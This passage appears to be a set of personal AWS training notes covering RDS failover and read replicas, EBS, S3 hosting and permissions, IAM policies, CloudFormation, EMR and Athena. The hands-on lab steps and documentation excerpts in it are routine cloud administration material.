  recipe_name VARCHAR(30) NOT NULL,
  PRIMARY KEY (recipe_id),
  UNIQUE (recipe_name)
);

INSERT INTO recipes
    (recipe_id, recipe_name)
VALUES
    (1,"Tacos"),
    (2,"Tomato Soup"),
    (3,"Grilled Cheese");

select * from recipies;
```

5. Delete the RDS Database.

MultiAZ Failover

- Read replica and standby (for ha) are different
- Automatic switching (1 min for Aurora and 2 min for others)

https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html
https://aws.amazon.com/blogs/database/amazon-rds-under-the-hood-multi-az/
How to Configure Your Amazon RDS Database Instance for High Availability -
https://www.youtube.com/watch?v=uiiS1h4PSI8

Amazon RDS provides high availability and failover support for DB instances using Multi-AZ

deployments. Amazon RDS uses several different technologies to provide failover support. Multi-AZ deployments for Oracle, PostgreSQL, MySQL, and MariaDB DB instances use Amazon's failover technology. SQL Server DB instances use SQL Server Mirroring.

In a Multi-AZ deployment, Amazon RDS automatically provisions and maintains a synchronous standby replica in a different Availability Zone. The primary DB instance is synchronously replicated across Availability Zones to a standby replica to provide data redundancy, eliminate I/O freezes, and minimize latency spikes during system backups. Running a DB instance with high availability can enhance availability during planned system maintenance, and help protect your databases against DB instance failure and Availability Zone disruption.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>

Amazon RDS handles failovers automatically so you can resume database operations as quickly as possible without administrative intervention. The primary DB instance switches over automatically to the standby replica if any of the following conditions occur:

- An Availability Zone outage
- The primary DB instance fails
- The DB instance's server type is changed
- The operating system of the DB instance is undergoing software patching
- A manual failover of the DB instance was initiated using **Reboot with failover**

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>

Using the RDS console, you can create a Multi-AZ deployment by simply specifying Multi-AZ when creating a DB instance. You can also use the console to convert existing DB instances to Multi-AZ deployments by modifying the DB instance and specifying the Multi-AZ option. The RDS console shows the Availability Zone of the standby replica, called the secondary AZ.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>

DB instances using Multi-AZ deployments may have increased write and commit latency compared to a Single-AZ deployment, due to the synchronous data replication that occurs. You may have a change in latency if your deployment fails over to the standby replica, although AWS is engineered with low-latency network connectivity between Availability Zones. For production workloads, we recommend that you use Provisioned IOPS and DB instance classes that are optimized for Provisioned IOPS for fast, consistent performance.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>

The failover mechanism automatically changes the DNS record of the DB instance to point to the standby DB instance. As a result, you need to re-establish any existing connections to your DB instance.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>

ReadReplicas

Amazon RDS uses the MariaDB, MySQL, Oracle, and PostgreSQL DB engines' built-in replication functionality to create a special type of DB instance called a Read Replica from a source DB instance. Updates made to the source DB instance are asynchronously copied to the Read Replica. You can reduce the load on your source DB instance by routing read queries from your applications to the Read Replica. Using Read Replicas, you can elastically scale out beyond the capacity constraints of a

single DB instance for read-heavy database workloads.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_ReadRepl.html>

When you create a Read Replica, you first specify an existing DB instance as the source. Then Amazon RDS takes a snapshot of the source instance and creates a read-only instance from the snapshot. Amazon RDS then uses the asynchronous replication method for the DB engine to update the Read Replica whenever there is a change to the source DB instance. The Read Replica operates as a DB instance that allows only read-only connections. Applications connect to a Read Replica the same way they do to any DB instance. Amazon RDS replicates all databases in the source DB instance.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_ReadRepl.html>

Read Replicas are supported by the MariaDB, MySQL, Oracle, and PostgreSQL engines. In this section, you can find general information about using Read Replicas with all of these engines.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_ReadRepl.html>

Before a MySQL DB instance can serve as a replication source, you must enable automatic backups on the source DB instance by setting the backup retention period to a value other than 0. This requirement also applies to a Read Replica that is the source DB instance for another Read Replica. Automatic backups are supported only for Read Replicas running any version of MySQL 5.6 and later. You can configure replication based on binary log coordinates for a MySQL DB instance.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_MySQL.Replication.ReadReplicas.html>

EBS

29 January 2019 11:05

- Demo on Linux and Windows
- EBS and EC2 should be in the same AZ
- Instance Store vs EBS Store (https://aws.amazon.com/premiumsupport/knowledge-center/instance-store-vs-ebs/)

Instance Store
What is instance storage - https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/InstanceStorage.html
Is supported only a few instance types (https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/InstanceStorage.html#instance-store-volumes)

EBS Store
Types
https://aws.amazon.com/ebs/features/#Amazon_EBS_volume_types
Availability and durability (replicated in same AZ)
https://aws.amazon.com/ebs/features/#Amazon_EBS_availability_and_durability
Amazon EBS–Optimized Instances
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/EBSOptimized.html

Elastic Volumes
Resizing Amazon EBS volumes - There are two methods that can be used to resize an Amazon EBS volume. If you create a new volume based on a snapshot, you can specify a larger size for the new volume. With the Elastic Volumes feature you can dynamically grow live vo lumes without the use of snapshots. Make certain that your file system and application supports resizing a device.
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-modify-volume.html

EBS Snapshots (point-in-time stored incrementally stored in S3)
Copying it across or within regions - https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-copy-snapshot.html
Sharing a snapshot - https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-modifying-snapshot-permissions.html

AMI Types
All AMIs are categorized as either backed by Amazon EBS or backed by instance store. The former means that the root device fo r an instance launched from the AMI is an Amazon EBS volume created from an Amazon EBS snapshot. The latter means that the root device for an instan ce launched from the AMI is an instance store volume created from a template stored in Amazon S3.
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ComponentsAMIs.html

Attaching new EBS to Linux EC2

1. Create an EC2 Linux instance

2. Create an EBS Drive of 1 GB and attach it to the above EC2 instance. EC2 and EBS should be in the same AZ.

3. Login to the EC2 instance and execute the below commands.

    Become administrator - "sudo su"

    List of disks attached and note the disk name for 1 GiB (should be like /dev/xvdf)- "fdisk -l"

    Format the disk with the file system - "mkfs /dev/xvdf"

    Create a directory - "mkdir /mnt/disk100"

    Map or mount the disk to the folder - "mount /dev/xvdf /mnt/disk100"

    Create a file in the /mnt/disk100 folder - "echo helloooo > /mnt/disk100/file.txt"

    Check if the file has been created or not - "cat /mnt/disk100/file.txt"

4. Terminate the EC2 instance. The 1GB Volume should be still there.

5. Create a new EC2 instance and attach the earlier created EBS volume Step 3 (except for format).

6. Check if the file created earlier is present - "cat /mnt/disk100/file.txt"

7. Terminate the EC2 instance and delete the EBS volume.

Attaching EBS to Windows EC2

1. Create an EC2 Windows Instance

2. Create an EBS Drive of 1 GB and attach it to the above EC2 instance. EC2 and EBS should be in the same AZ.


3. Start the command prompt using **diskpart** from command prompt
    -> list disk
    -> select disk 1
    -> online disk
    -> list disk

4. Start the disk management tool
    -> Right click on the 1GB Disk and take it online
    -> Right click on the 1GB Disk and initialize it (Default options)
    -> Right click on the 1GB Disk and select "New simple volume ...."
    -> Choose all the default options and click on Finish.


5. The new volume should appear in the windows explorer.

S3 Basics

15 August 2017 19:35



POSIX (Portable Operating System Interface) vs Object Storage
https://www.scality.com/scality-ring-6-0-blog-post/
- Hierarchial
- Read-after-write consistency (new objects are visible immediately, but udates or not)
- Suited for WAN



D - Storage Classes
https://docs.aws.amazon.com/AmazonS3/latest/dev/storage-class-intro.html

D - 1. Versioning
https://docs.aws.amazon.com/AmazonS3/latest/dev/Versioning.html

2. Server Access Logs vs Object-level logging (https://acloud.guru/forums/aws-certified-solutions-architect-associate/discussion/-L5KnjS2mlyqPvuMu00f/Serve%20access%20logging%20vs%20Object-level%20logging)

3. Requester pays
https://docs.aws.amazon.com/AmazonS3/latest/dev/RequesterPaysBuckets.html

4. Events
https://docs.aws.amazon.com/AmazonS3/latest/dev/NotificationHowTo.html

5. Static Website Hosting

D - 6. Lifecycle under management
https://docs.aws.amazon.com/AmazonS3/latest/dev/object-lifecycle-mgmt.html

D - 7. Cross-region replication under management
https://docs.aws.amazon.com/AmazonS3/latest/dev/crr.html
SRR - https://aws.amazon.com/about-aws/whats-new/2019/09/amazon-s3-introduces-same-region-replication/

D - 8. Snowball and Snowmobile
https://aws.amazon.com/snowball/
https://aws.amazon.com/snowmobile/

CNBC Video - https://www.youtube.com/watch?v=H3_ZqnqLyVo
AWS Article - https://amzn.to/2YEZCsY

D - 9. S3` Intelligent Tiering
https://aws.amazon.com/about-aws/whats-new/2018/11/s3-intelligent-tiering/

10. Permissions in S3
IAM vs Bucket Policy vs ACL
https://cloudonaut.io/s3-security-best-practice/

S3 Creating a WebSite

31 March 2019 20:29

https://docs.aws.amazon.com/AmazonS3/latest/dev/HostingWebsiteOnS3Setup.html

1) Create a bucket and click on the bucket name.

2) Click on the Permissions tab. Click on `Block public access`. Click on Edit. Uncheck "Block all public access" and click on save.

3) Click on `Bucket Policy` and add the below policy in the `Bucket policy editor`. Make sure to change the bucket name with the bucket name created earlier. Click on Save. This allows public to get the objects in the praveen-test-786 bucket.

https://docs.aws.amazon.com/AmazonS3/latest/dev/WebsiteAccessPermissionsReqd.html
https://docs.aws.amazon.com/IAM/latest/UserGuide/list_amazons3.html#amazons3-actions-as-permissions

```
{
 "Version":"2012-10-17",
 "Statement":[{
     "Sid":"PublicReadGetObject",
       "Effect":"Allow",
        "Principal": "*",
       "Action":["s3:GetObject"],
       "Resource":["arn:aws:s3:::praveen-web-site/*"
    ]
  }
 ]
}
```

4) Click on Properties tab. Click on `Static website hosting`.
Select `Use this bucket to host a website`. Enter the Index document as index.html and click on Save.

5) Click on overview tab and click on Upload. Click on `Add files`.
Select index.html from the local machine. Click on Upload.
index.html file should be present in the bucket.

6) Click on the index.html file name and copy the `Object URL`.

7) Open the Object URL in a browser.
praveen-static-site.s3-website-us-east-1.amazonaws.com

Backups

18 April 2019 05:24

Creating AMI

To create an Amazon EBS-backed Linux AMI, start from an instance that you've launched from an existing Amazon EBS-backed Linux AMI. This can be an AMI you have obtained from the AWS Marketplace, an AMI you have created using the AWS Server Migration Service or VM Import/Export, or any other AMI you can access. After you customize the instance to suit your needs, create and register a new AMI, which you can use to launch new instances with these customizations.

From <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/creating-an-ami-ebs.html>

During the AMI-creation process, Amazon EC2 creates snapshots of your instance's root volume and any other EBS volumes attached to your instance.

From <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/creating-an-ami-ebs.html>

DB Backups

Automatic Backups vs Snapshots

Working with Backups -
https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_WorkingWithAutomatedBackups.html
Creating a DB Snapshot -
https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_CreateSnapshot.html
Copying DB Snapshot -
https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_CopySnapshot.html
Sharing DB Snapshot -
https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_ShareSnapshot.html
Restoring from DB Snapshot -
https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_RestoreFromSnapshot.html

Cross Region Read Replicas
https://aws.amazon.com/blogs/aws/cross-region-read-replicas-for-amazon-rds-for-mysql/

S3 Security

18 April 2019 04:44

- S3 ARN - http://docs.aws.amazon.com/AmazonS3/latest/dev/s3-arn-format.html
- User ARN - http://docs.aws.amazon.com/AmazonS3/latest/dev/s3-bucket-user-policy-specifying-principal-intro.html
- Bucket policy examples - http://docs.aws.amazon.com/AmazonS3/latest/dev/example-bucket-policies.html
- WebSite S3 permissions - http://docs.aws.amazon.com/AmazonS3/latest/dev/WebsiteAccessPermissionsReqd.html

Comparing different S3 Security approaches - https://aws.amazon.com/blogs/security/iam-policies-and-bucket-policies-and-acls-oh-my-controlling-access-to-s3-resources/


Permissions on buckets and objects
1) https://aws.amazon.com/blogs/security/iam-policies-and-bucket-policies-and-acls-oh-my-controlling-access-to-s3-resources/ (includes when to use what)
2) http://docs.aws.amazon.com/AmazonS3/latest/dev/s3-access-control.html
3) https://brandonwamboldt.ca/understanding-s3-permissions-1662/

Amazon S3 offers access policy options broadly categorized as resource-based policies and user policies. Access policies you attach to your resources (buckets and objects) are referred to as resource-based policies. For example, bucket policies and access control lists (ACLs) are resource-based policies. You can also attach access policies to users in your account. These are called user policies. You may choose to use resource-based policies, user policies, or some combination of these to manage permissions to your Amazon S3 resources. The introductory topics provide general guidelines for managing permissions.

From <https://docs.aws.amazon.com/AmazonS3/latest/dev/s3-access-control.html>

As a general rule, AWS recommends using S3 bucket policies or IAM policies for access control. S3 ACLs is a legacy access control mechanism that predates IAM. However, if you already use S3 ACLs and you find them sufficient, there is no need to change.

Whenever an AWS principal issues a request to S3, the authorization decision depends on the **union of all the IAM policies, S3 bucket policies, and S3 ACLs that apply**. In accordance with the principle of **least-privilege**, decisions default to DENY and an explicit DENY always trumps an ALLOW. For example, if an IAM policy grants access to an object, the S3 bucket policies denies access to that object, and there is no S3 ACL, then access will be denied. Similarly, if no method specifies an ALLOW, then the request will be denied by default. Only if no method specifies a DENY and one or more methods specify an ALLOW will the request be allowed.



From <https://aws.amazon.com/blogs/security/iam-policies-and-bucket-policies-and-acls-oh-my-controlling-access-to-s3-resources/>

KMS (Key Management System)
Various Encryptions in S3
http://docs.aws.amazon.com/AmazonS3/latest/dev/UsingEncryption.html

---

Exercise

1. Create an S3 bucket and upload the object to it.

2. Create an IAM user and capture the security credentials.

3. Specify the aws creditials using 'aws configure'

4. Create a IAM policy as below. Note to change the S3 bucket name and the account id of the root.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "s3:*",
      "Resource": ["arn:aws:s3:::test123praveen",
                "arn:aws:s3:::test123praveen/*"]
    }
  ]
}
```

The below should be added for the sake of bucket policy and not for IAM policy as the IAM policy is attached to a user.
"Principal": {"AWS": ["arn:aws:iam::111122223333:root","arn:aws:iam::444455556666:root"]}
From <https://docs.aws.amazon.com/AmazonS3/latest/dev/example-bucket-policies.html>

5. Attach the policy to the IAM user.

6. Get the list of objects in the bucket with the below command.
aws s3api list-objects --bucket test123praveen

7. Detach the policy to the user.

8. Try getting the list of objects to the user. Should get an error.

CRR Examples

- https://docs.aws.amazon.com/AmazonS3/latest/dev/crr-example-walkthroughs.html
- https://docs.aws.amazon.com/AmazonS3/latest/user-guide/enable-crr.html

Cross Region Replication Monitor - http://docs.aws.amazon.com/solutions/latest/crr-monitor/architecture.html

NACL

18 April 2019 10:30

Security Groups vs NACL - https://docs.aws.amazon.com/vpc/latest/userguide/VPC_Security.html#VPC_Security_Comparison
Includes diagram on how VPC Security works

A *network access control list (ACL)* is an optional layer of security for your VPC that acts as a firewall for controlling traffic in and out of one or more subnets. You might set up network ACLs with rules similar to your security groups in order to add an additional layer of security to your VPC.

Rules are evaluated starting with the lowest numbered rule. As soon as a rule matches traffic, it's applied regardless of any higher-numbered rule that may contradict it.

The default network ACL is configured to allow all traffic to flow in and out of the subnets with which it is associated.
From <https://docs.aws.amazon.com/vpc/latest/userguide/vpc-network-acls.html>

IAM wit EC2

18 April 2019 12:01

Difference between roles and users

1. Create an S3 bucket and upload the object to it.

2. Create a role in IAM
- Goto Roles
- Click on "Create Role"
- Select EC2 and "Next : Permissions"
- Select "AmazonS3ReadOnlyAccess"
- Click on "Next: Tags"
- Give a role name

3. Create a Linux instance. Use "Amazon Linux 2 AMI (HVM), SSD Volume Type" as it has got AWS CLI installed.


4. Get the list of objects in the bucket with the below command. Should return an error.
aws s3api list-objects --bucket test123praveen

5. Attach the IAM role to EC2.
- Select the EC2 instance.
- Actions -> Instance Settings -> Attach/Replace IAM Role
- Select the IAM Role and click on Apply.

6. Get the list of objects in the bucket with the below command. Should return the list of objects in the bucket.
aws s3api list-objects --bucket test123praveen

Data Integrity and Access Controls

18 April 2019 12:15



Using MFA for accessing AWS Console
https://aws.amazon.com/iam/details/mfa/

1. Go to Security Credentials
https://console.aws.amazon.com/iam/home?region=us-east-1#/security_credentials

2. Click on MFA and follow the procedure.

SecurityTokenService

18 April 2019 18:16

https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_temp.html
https://medium.com/@devopslearning/introduction-to-aws-security-token-service-sts-b3049aade3c1

https://www.youtube.com/watch?v=4_csSXc_GNU
https://www.youtube.com/watch?v=debJ3o5w0MA

No need to create a user in IAM.
The access is given temporarily.

Supports

- Enterprise identity federation (SAML 2.0 with Microsoft Active Directory)
- Web identity federation (Amazon, FB, Google or any OpenID Connect (OIDC) 2.0 compatible provider.

Implement networking features of AWS

18 April 2019 13:36

Route53

- Domain registration
- DNS Service
- Health Checking (hosted zones)

Exercise

1. Create a Linux EC2 instance

2. Install apache2 and create index.html

3. Create a health check in Route53. The status should be healthy

4. Stop the apache2 server on Linux. The status should change to unhealthy.

DB Subnet

18 April 2019 18:06

A DB subnet group is a collection of subnets (typically private) that you create in a VPC and that you then designate for your DB instances. A DB subnet group allows you to specify a particular VPC when creating DB instances using the CLI or API; if you use the console, you can just select the VPC and subnets you want to use.


Each DB subnet group should have subnets in at least two Availability Zones in a given region. When creating a DB instance in a VPC, you must select a DB subnet group. Amazon RDS uses that DB subnet group and your preferred Availability Zone to select a subnet and an IP address within that subnet to associate with your DB instance.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_VPC.WorkingWithRDSInstanceinaVPC.html#USER_VPC.Subnets>

CloudFormation

22 April 2019 20:49

CloudFormation vs CDK (Cloud Development Kit)
https://docs.aws.amazon.com/cdk/latest/guide/home.html



1) Stacks are created from Templates
Templates ----> Stacks

0) Sample Stack M9/S23

3) Calls AWS API to create resourses.

Templates take parameters and mapping as inputs and give the output back.

2) Appropriate permissions are required for the IAM User to create the resources in the stack.

What resources can be created in CloudFormation?
https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/aws-template-resource-type-ref.html

Vs with some examples
https://ryaneschinger.com/blog/aws-cloudformation-vs-terraform/

Sample Templates
https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/cfn-sample-templates.html

Walkthrooughs
https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/CHAP_Using.html

Rollback on failure
https://aws.amazon.com/premiumsupport/knowledge-center/cloudformation-prevent-rollback-failure/

High level steps for CloudFormation
- Add and connect resources
- Add template parameters, mapping and outputs
- Specify resource properties
- Provision resources

Design Template
- Add VPC
- Add Subnet in it
- Add EC2 in it

- Copy and have another EC2
- Name the instances and the subnetwork
- Add a security group in the VPC and rename it
- Connect the EC2 to the Security Group

CloudFormer - https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/cfn-using-cloudformer.html
Used to replicate resourses from one account to another account. But, it is in Beta.

Big Data Tools

22 April 2019 20:20

3V

Usecases
- Recommendations
- Pedictions
- Fraud detection
- Search

ASF and CNCF
H/W failures are common @ scale and taken care by S/W, and also distributing work.
- Spot instance are widely used for the workers.

HDFS (NN/DN Architecture)
DB vs Distributed Computing Models
Overhead of using BigData for small data sets.
MR
- MR Flow
- MR Architecture

RDD/Spark
- What it tries to solve

Hive
Pig
Sqoop
Flume
NoSQL DBs (AWS Neptune)

VM
- MapR - https://mapr.com/products/mapr-sandbox-hadoop/
- Cloudera - https://www.cloudera.com/downloads/quickstart_vms.html
- HortonWorks - https://www.cloudera.com/downloads/hortonworks-sandbox.html

EMR
- Spawns cluster automatically
  - Master, Core, Task nodes
- Installs and configures the softwares
- Integrates with the rest of the AWS Services like
  - S3, DynamoDB, RedShift for storage (both input and output)
  - CloudWatch, CloudTrail
- Data processing can be done as steps

Getting started
- https://aws.amazon.com/emr/getting-started/
- https://docs.aws.amazon.com/emr/latest/ManagementGuide/emr-gs.html
- https://www.thecloudavenue.com/2017/07/accessing-emr-web-consoles.html
- https://www.thecloudavenue.com/2013/12/CustomMRExecutionWithAmazonEMR.html

1) Execute a Hive program to convert CSV into Parquet Format and run queries on the csv and Parquet format data.

https://www.thecloudavenue.com/2017/06/converting-airline-row-to-columnar-format.html
- Upload the airline csv data and hive scripts to s3. - http://stat-computing.org/dataexpo/2009/
- Create an EMR Cluster
- Convert the csv into parquet format (columnar) using steps

- Notice the difference in size
- Run the query on csv format using steps
- Run the same query on parquet format using steps
- Note the difference in the query execution timings

2) Execute a Spark Program for WordCount

https://www.knowru.com/blog/how-hello-world-your-first-emr-application/
https://spark.apache.org/examples.html

- Upload the spark program to S3 and a sample novel (https://www.gutenberg.org)
- Note to specify the input and output path properly in the Spark program
- We will be using the same above created cluster
- Run the spark step to do the work count on the novel
- Check the output in S3

3) Open ports to everyone and show the YARN, HDFS and other consoles.

4) Cleanup

- Terminate the EMR Cluster
- Delete the data in S3

https://www.thecloudavenue.com/2017/10/different-ways-of-executing-big-data-jobs-in-emr.html

Cloud Best Practices

02 May 2019 17:03

The 5 Pillars of the AWS Well-Architected Framework
https://aws.amazon.com/blogs/apn/the-5-pillars-of-the-aws-well-architected-framework/
https://aws.amazon.com/architecture/well-architected/

Well-Architected Tool
https://docs.aws.amazon.com/wellarchitected/latest/userguide/intro.html

- Operational Excellence
- Security
- Reliability
- Performance Efficiency
- Cost Optimization

This is my Architecture
https://www.youtube.com/playlist?list=PLhr1KZpdzukdeX8mQ2qO73bg6UKQHYsHb

How Amazon builds and operates software
https://aws.amazon.com/builders-library/

IAM

15 August 2017 19:37

MOOC
https://www.coursera.org/learn/aws-fundamentals-addressing-security-risk

AWS Services That Work with IAM
https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_aws-services-that-work-with-iam.html

Example policies
http://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_examples.html

Restricting by tags
https://docs.aws.amazon.com/IAM/latest/UserGuide/access_tags.html
http://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_examples_ec2_tag-owner.html
https://aws.amazon.com/premiumsupport/knowledge-center/iam-ec2-resource-tags/
EC2 Error messages decoding - https://aws.amazon.com/blogs/security/demystifying-ec2-resource-level-permissions/


IAM Policy condition based on time
https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_examples_aws-dates.html
https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_elements_condition.html

Policy Simulator
https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_testing-policies.html

What policies are required for MFA?
https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_examples_aws_my-sec-creds-self-manage.html

An explicit deny statement takes precedence over allow statements.
http://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic.html#policy-eval-denyallow

- Block everything by default
- Deny takes precendence over Allow



ARN - http://docs.aws.amazon.com/general/latest/gr/aws-arns-and-namespaces.html
AWS Account Identifiers - http://docs.aws.amazon.com/general/latest/gr/acct-identifiers.html
IAM Policy Elements - http://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_elements.html

Example 1 (Access to Prod EC2 based on tags)

1. Create 2 EC2 instances. One with Env=Dev tag and the other with Env=Prod tag.

2. In IAM create a policy (AccessToProdEC2) with the below JSON

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "ec2:StartInstances",
        "ec2:StopInstances"
      ],
      "Resource": "*",
      "Condition": {
        "StringEquals": {
          "ec2:ResourceTag/Env": "Prod"
        }
      }
    },
    {
      "Effect": "Allow",
      "Action": "ec2:DescribeInstances",
      "Resource": "*"
    }
```

```
    ]
}
```

3. Create a user with IAM Management Console Access and with no policy attached.

4. Create a group called ProdGroup.
   - Attach the above policy (step 2) to the Group.

5. Add the user (Step3) to the ProdGroup Group.

6. Open a different browser and login as that user.
   - Both the Prod and Dev instance should be visible.
   - The Dev instance cannot be stopped, but the Prod instance can be. Because of the above policy.

7. Capture the error message and use the below command to decode the message.
https://aws.amazon.com/blogs/security/demystifying-ec2-resource-level-permissions/

aws sts decode-authorization-message --encoded-message encodedmessage

---

Refining Permissions Using Service Last Accessed Data
https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_access-advisor.html
https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_access-advisor-view-data.html
https://aws.amazon.com/blogs/security/automate-analyzing-permissions-using-iam-access-advisor/

You can view service last accessed data for entities or policies in IAM or AWS Organizations. This data is available for an IAM policy or entity (user or role) in your account. The data for IAM includes information about the allowed services that IAM entities last attempted to access and when.

Setpup cross account access in AWS
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_common-scenarios_aws-accounts.html
https://docs.aws.amazon.com/IAM/latest/UserGuide/tutorial_cross-account-with-roles.html

Lambda

12 April 2019 19:49

Shrinking an S3 image with NodeJS
https://docs.aws.amazon.com/lambda/latest/dg/with-s3-example.html

Collation of articles on Serverless Architecture
https://aws.amazon.com/blogs/architecture/ten-things-serverless-architects-should-know/

Firecracker
https://aws.amazon.com/about-aws/whats-new/2018/11/firecracker-lightweight-virtualization-for-serverless-computing/

SAM (Serverless Application Model)

26 July 2019 12:53

From CloudFormation's perspective, SAM is a transform. Meaning: SAM templates are syntactically equivalent, but they allow you to define your serverless app with more brevity. The SAM template eventually gets expanded into full CFN behind the scenes. If you already know CFN, but want to write less YAML code, SAM may be beneficial to you. The idea is to reduce your effort.

From <https://stackoverflow.com/questions/50140885/difference-between-sam-template-and-cloudformation-template>

AirlineDataWithAthena

29 January 2019 11:06

- Serverless
- Columnar format

Athena uses Presto, RedShift used PostgeSQL.
https://blog.openbridge.com/how-is-aws-redshift-spectrum-different-than-aws-athena-9baa2566034b
https://stackoverflow.com/questions/50250114/athena-vs-redshift-spectrum

1. Download the data for 1987 from the below URL
http://stat-computing.org/dataexpo/2009/the-data.html

2. Unzip the file locally.

3. Go to the S3 management console.
Creata a bucket airline-dataset-123 and a folder airline-csv witnin it.
Make sure that the bucket name is unique. The unique bucket name has to be replaced for airline-dataset-123 in the rest of the documentation.

4. Upload the unzipped file into the airline-dataset-123 folder.

